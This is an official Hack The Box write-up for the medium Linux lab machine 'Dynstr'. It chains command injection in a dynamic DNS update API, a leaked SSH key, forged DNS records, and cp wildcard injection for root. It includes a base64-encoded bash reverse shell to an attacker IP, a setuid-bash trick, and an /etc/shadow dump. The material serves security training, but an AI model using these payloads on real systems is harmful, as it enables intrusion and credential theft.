HACKTHEBOX

# Dynstr

05th October 2021 / Document No D21.100.134

Prepared By: MrR3boot

Machine Creator(s): jkr

Difficulty: Medium

Classification: Official

# Synopsis

Dynstr is a medium difficulty Linux machine featuring a blog providing Dynamic DNS services. The application API is vulnerable to command injection using which a foothold can be gained. Enumerating one of the users folders leaks SSH private key. Updating DNS zone records allows SSH access which helps in lateral movement. By exploiting a wildcard injection in a bash script root access can be obtained.

## Skills Required

- Enumeration
- Basic Knowledge of Linux
- OWASP Top 10

## Skills Learned

- Command Injection
- Dynamic DNS Exploitation
- cp Wildcard Injection

# Enumeration

```
ports=$(nmap -p- --min-rate=1000 -T4 10.129.233.48 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sV -sC 10.129.233.48
```


```
nmap -p$ports -sV -sC 10.129.233.48

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
53/tcp open  domain  ISC BIND 9.16.1 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.16.1-Ubuntu
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Dyna DNS
```

Nmap scan reveals that the target server has 22 (OpenSSH), 53 (ISC BIND) and 80 (Apache httpd) open.

# Apache

Let's browse to port 80.

The blog highlights about `DYNA DNS` which is a dynamic DNS service.




Services section of the page reveals that this service uses the same API as `no-ip.com` service. It also provides credentials. Referring the [noip.com] document explains how we can update ip address for a domain by sending below request.

```
http://username:password@dynupdate.no-ip.com/nic/update?
hostname=mytest.example.com&myip=192.0.2.25
```

Using the given credentials we can try to send a request to the server.

```
curl 'http://dynadns:sndanyd@10.129.233.48/nic/update?hostname=test.dns
alias.htb&myip=10.10.14.12'

good 10.10.14.12
```

# Foothold

It seems that it updates the DNS entry for `test.dnsalias.htb` with the given IP address. By appending a special character before domain name throws an error.

```
curl 'http://dynadns:sndanyd@10.129.233.48/nic/update?hostname=-test.dn
salias.htb&myip=10.10.14.12'

911 [nsupdate failed]
```

`nsupdate` is a Dynamic DNS update utility in linux. An example will be like below.

```
# nsupdate
> update delete oldhost.example.com A
> update add newhost.example.com 86400 A 172.16.1.1
> send
```

If application isn't sanitizing the `hostname` parameter this could lead to a command injection. Let's test this by sending the below input in the `hostname` parameter.

```
>>> import urllib.parse
>>> urllib.parse.quote_plus('`curl 10.10.14.12:8000`')
'%60curl+10.10.14.12%3A8000%60'
```

```
curl "http://dynadns:sndanyd@10.129.233.48/nic/update?
hostname=%60curl+10.10.14.12%3A8000%60test.dnsalias.htb&myip=10.10.14.1
2"
911 [wrngdom: 10.14.12:8000`test.dnsalias.htb]
```

The error message shows the given hostname name after first dot. Looks like the application is splitting given hostname and checking domain against supported domains. Let's encode the payload.

```
echo -n 'curl 10.10.14.12:8000' | base64 -w0
echo -n Y3VybCAxMC4xMC4xNC4xMjo4MDAw | base64 -d | bash
curl "http://dynadns:sndanyd@10.129.233.48/nic/update?hostname=%60echo%20-
n%20Y3VybCAxMC4xMC4xNC4xMjo4MDAw|base64%20-d|bash%60.dnsalias.htb&myip=10.10.14.12"
```

```
nc -lvnp 8000
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::8000
Ncat: Listening on 0.0.0.0:8000
Ncat: Connection from 10.129.233.48.
Ncat: Connection from 10.129.233.48:34048.
GET / HTTP/1.1
Host: 10.10.14.12:8000
User-Agent: curl/7.68.0
Accept: */*
```

This sends a request to our listener. Same way we encode reverse shell payload.

```
echo -n 'bash -c "bash -i >&/dev/tcp/10.10.14.12/1234 0>&1"' | base64 -w0
echo -n YmFzaCAtYyAiYmFzaCAtaSA+Ji9kZXYvdGNwLzEwLjEwLjE0LjEyLzEyMzQgMD4mMSI= | base64 -d | bash
curl "http://dynadns:sndanyd@10.129.233.48/nic/update?hostname=%60echo%20-n%20YmFzaCAtYyAiYmFzaCAtaSA%2bJi9kZXYvdGNwLzEwLjEwLjE0LjEyLzEyMzQgMD4mMSI=|base64%20-d|bash%60.dnsalias.htb&myip=10.10.14.12"
```

Stand up a listener on port 1234 and send request.

```
nc -lvnp 1234
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.129.233.48.
Ncat: Connection from 10.129.233.48:33692.
bash: cannot set terminal process group (817): Inappropriate ioctl for device
bash: no job control in this shell
www-data@dynstr:/var/www/html/nic$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Issue below commands to upgrade the shell.

```
ctrl+z
stty -raw echo
fg
return
export TERM=xterm
```

# Lateral Movement

Enumerating users on the box we see two users present.

```
www-data@dynstr:/var/www/html/nic$ ls -l /home
total 8
drwxr-xr-x 5 bindmgr bindmgr 4096 Mar 15  2021 bindmgr
drwxr-xr-x 3 dyna    dyna    4096 Mar 18  2021 dyna
```

`bindmgr` contains a folder with text files.

```
www-data@dynstr:/home/bindmgr$ ls -l support-case-C62796521
total 428
-rw-r--r-- 1 bindmgr bindmgr 237141 Mar 13  2021 C62796521-debugging.script
-rw-r--r-- 1 bindmgr bindmgr  29312 Mar 13  2021 C62796521-debugging.timing
-rw-r--r-- 1 bindmgr bindmgr   1175 Mar 13  2021 command-output-C62796521.txt
-rw-r--r-- 1 bindmgr bindmgr 163048 Mar 13  2021 strace-C62796521.txt
```

Checking `strace-C62796521.txt` file contents reveals a SSH private key.

```
www-data@dynstr:/home/bindmgr/support-case-C62796521$ cat strace*
<SNIP>
15123 read(5, "-----BEGIN OPENSSH PRIVATE KEY-----
\nb3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn\nNhAAAAAwE
AAQAAAQEAxeKZHOy+RGhs+gnMEgsdQas7klAb37HhVANJgY7EoewTwmSCcsl1\n42kuvUhxLultlMRCj1pn
ZY/1sJqTywPGalR7VXo+2l0Dwx3zx7kQFiPeQJwiOM8u/g8lV3\nHjGnCvzI4UojALjC
<SNIP>
```

Trying SSH login with this key as `bindmgr` fails.

```
ssh -i key bindmgr@10.129.233.48
bindmgr@10.129.233.48's password:
```

We check the `authorized_keys` content.

```
dynstr:/home/bindmgr/.ssh$ cat authorized_keys
from="*.infra.dyna.htb" ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDF4pkc7L<SNIP>
```

Checking online references for from option, we learn that this is used to restrict source addresses. The host connecting to SSH must match the `*.infra.dyna.htb` domain name pattern. We can check the DNS configuration in `/etc/bind` folder.

```
www-data@dynstr:/etc/bind$ cat named.conf.local
//
// Do any local configuration here
//

// Add infrastructure DNS updates.
include "/etc/bind/infra.key";
zone "dyna.htb" IN { type master; file "dyna.htb.zone"; update-policy {
grant infra-key zonesub ANY; }; };
zone "10.in-addr.arpa" IN { type master; file "10.in-addr.arpa.zone";
update-policy { grant infra-key zonesub ANY; }; };
zone "168.192.in-addr.arpa" IN { type master; file "168.192.in-
addr.arpa.zone"; update-policy { grant infra-key zonesub ANY; }; };
// Enable DynDNS updates to customer zones.
include "/etc/bind/ddns.key";
zone "dnsalias.htb" IN { type master; file "dnsalias.htb.zone"; update-
policy { grant ddns-key zonesub ANY; }; };
zone "dynamicdns.htb" IN { type master; file "dynamicdns.htb.zone";
update-policy { grant ddns-key zonesub ANY; }; };
zone "no-ip.htb" IN { type master; file "no-ip.htb.zone"; update-policy
{ grant ddns-key zonesub ANY; }; };

// *** WORK IN PROGRESS, see bindmgr.sh ***
// include "/etc/bind/named.conf.bindmgr";
```

The configuration reveals that using `infra.key` it is possible to add or remove records from zones and we can read the key. Let's try to update the configuration by issuing below commands.

```
nsupdate -k /etc/bind/infra.key
update add test.infra.dyna.htb 86400 A 10.10.14.12
update add 12.14.10.10.in-addr.arpa 300 PTR test.infra.dyna.htb
send
```

After adding forward and reverse zone entries, we can login to SSH as `bindmgr`.


ssh -i key bindmgr@10.129.233.48
Last login: Tue Jun  8 19:19:17 2021 from
6146f0a384024b2d9898129ccfee3408.infra.dyna.htb
bindmgr@dynstr:~$ id
uid=1001(bindmgr) gid=1001(bindmgr) groups=1001(bindmgr)

# Privilege Escalation

Enumerating the server using LinEnum.sh shows that `bindmgr` can run `bindmgr.sh` script as root.

```
[+] We can sudo without supplying a password!
Matching Defaults entries for bindmgr on dynstr:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User bindmgr may run the following commands on dynstr:
    (ALL) NOPASSWD: /usr/local/bin/bindmgr.sh
```

Let's check the contents of the script.

```
#!/usr/bin/bash
...
BINDMGR_CONF=/etc/bind/named.conf.bindmgr
BINDMGR_DIR=/etc/bind/named.bindmgr

indent() { sed 's/^/    /'; }

# Check versioning (.version)
echo "[+] Running $0 to stage new configuration from $PWD."
if [[ ! -f .version ]] ; then
    echo "[-] ERROR: Check versioning. Exiting."
    exit 42
fi
if [[ "`cat .version 2>/dev/null`" -le "`cat $BINDMGR_DIR/.version 2>/dev/null`" ]] ;
then
    echo "[-] ERROR: Check versioning. Exiting."
    exit 43
fi

# Create config file that includes all files from named.bindmgr.
echo "[+] Creating $BINDMGR_CONF file."
printf '// Automatically generated file. Do not modify manually.\n' > $BINDMGR_CONF
for file in * ; do
    printf 'include "/etc/bind/named.bindmgr/%s";\n' "$file" >> $BINDMGR_CONF
done

# Stage new version of configuration files.
echo "[+] Staging files to $BINDMGR_DIR."
cp .version * /etc/bind/named.bindmgr/

# Check generated configuration with named-checkconf.
echo "[+] Checking staged configuration."
named-checkconf $BINDMGR_CONF >/dev/null
if [[ $? -ne 0 ]] ; then
    echo "[-] ERROR: The generated configuration is not valid. Please fix following
errors: "
    named-checkconf $BINDMGR_CONF 2>&1 | indent
```

```
    exit 44
else
    echo "[+] Configuration successfully staged."
    # *** TODO *** Uncomment restart once we are live.
    # systemctl restart bind9
    if [[ $? -ne 0 ]] ; then
        echo "[-] Restart of bind9 via systemctl failed. Please check logfile: "
        systemctl status bind9
    else
        echo "[+] Restart of bind9 via systemctl succeeded."
    fi
fi
```

Script does the following:

- Checks the `.version` file exists in the present directory and copies this file to `/etc/bind/named.bindmgr/` directory.
- Updates the `bindmgr` configuration with new files and validates configuration using `named-checkconf`.
- Finally it restarts `bind9` service

Let's create a `.version` file and run the script to see it in action.

---

```
bindmgr@dynstr:~/test$ ls -al
total 12
drwxrwxr-x 2 bindmgr bindmgr 4096 Oct  5 09:29 .
drwxr-xr-x 6 bindmgr bindmgr 4096 Oct  5 09:29 ..
-rw-rw-r-- 1 bindmgr bindmgr    3 Oct  5 09:29 .version

bindmgr@dynstr:~/test$ sudo bindmgr.sh
sudo: unable to resolve host dynstr.dyna.htb: Name or service not known
[+] Running /usr/local/bin/bindmgr.sh to stage new configuration from /home/bindmgr/test.
[+] Creating /etc/bind/named.conf.bindmgr file.
[+] Staging files to /etc/bind/named.bindmgr.
cp: cannot stat '*': No such file or directory
[+] Checking staged configuration.
[-] ERROR: The generated configuration is not valid. Please fix following errors:
    /etc/bind/named.conf.bindmgr:2: open: /etc/bind/named.bindmgr/*: file not found

bindmgr@dynstr:~/test$ ls -al /etc/bind/named.bindmgr/
total 12
drwxr-sr-x 2 root bind 4096 Oct  5 09:29 .
drwxr-sr-x 3 root bind 4096 Oct  5 09:29 ..
-rw-r--r-- 1 root bind    3 Oct  5 09:29 .version
```

We see that the file got copied and the ownership changed to `root` user. It can be also observed in the script that `cp` command uses wildcard while copying the files in the directory.

```
# Stage new version of configuration files.
echo "[+] Staging files to $BINDMGR_DIR."
cp .version * /etc/bind/named.bindmgr/
```


This can lead to wildcard injection and can be exploited in multiple ways. Let's copy `/bin/bash` to the present directory.

```
cp /bin/bash .
chmod u+s bash
touch -- '--preserve=mode'
```

Running `bindmgr.sh` copies the `bash` to `/etc/bind/named.bindmgr` directory preserving the setuid permission.


Root shell can now be obtained by issuing below command.

```
/etc/bind/named.bindmgr/bash -p
```




This can also be exploited to read arbitrary files.

```
echo 45 > .version
touch -- '--copy-contents'
touch -- '--no-preserve=mode'
ln -s /etc/shadow test
```

Executing `bindmgr.sh` will copy the contents of `root.txt` file to `/etc/bind/named.bindmgr` directory.

```
bindmgr@dynstr:~/test$ sudo bindmgr.sh
sudo: unable to resolve host dynstr.dyna.htb: Name or service not known
[+] Running /usr/local/bin/bindmgr.sh to stage new configuration from /home/bindmgr/test.
[+] Creating /etc/bind/named.conf.bindmgr file.
[+] Staging files to /etc/bind/named.bindmgr.
[+] Checking staged configuration.
[-] ERROR: The generated configuration is not valid. Please fix following errors:
/etc/bind/named.conf.bindmgr:2: open: /etc/bind/named.bindmgr/--copy-contents: file not found

bindmgr@dynstr:~/test$ ls -al /etc/bind/named.bindmgr/
total 16
drwxr-sr-x 2 root bind 4096 Oct  5 11:43 .
drwxr-sr-x 3 root bind 4096 Oct  5 11:43 ..
-rw-r--r-- 1 root bind 1183 Oct  5 11:43 test
-rw-r--r-- 1 root bind    3 Oct  5 11:43 .version

bindmgr@dynstr:~/test$ cat /etc/bind/named.bindmgr/test
root:$6$knCJjR0E8SuLyI5.$r7dGtVVY/Z6X0RQKxUvBZY4BQ3DwL7kHtu5YO9cclorPryKq489j2JqN262Ows/aRZvF
kQ1R9uQyqoVWeS8ED1:18705:0:99999:7:::
daemon:*:18701:0:99999:7:::
bin:*:18701:0:99999:7:::
<SNIP>
```

Alternatively we can write to arbitrary locations to gain root access. One such location is `/etc/update-motd.d` folder where the scripts will run with root privileges when someone connects through SSH.

```
echo 30 > .version
cat > run-it << EOF
#!/bin/bash
id
EOF
chmod 777 run-it
ln -s /etc/update-motd.d motd
touch -- '--target-directory=motd'
sudo bindmgr.sh
```

```
ssh -i key bindmgr@10.129.232.251
uid=0(root) gid=0(root) groups=0(root)
Last login: Tue Oct  5 12:18:38 2021 from test.infra.dyna.htb
bindmgr@dynstr:~$
```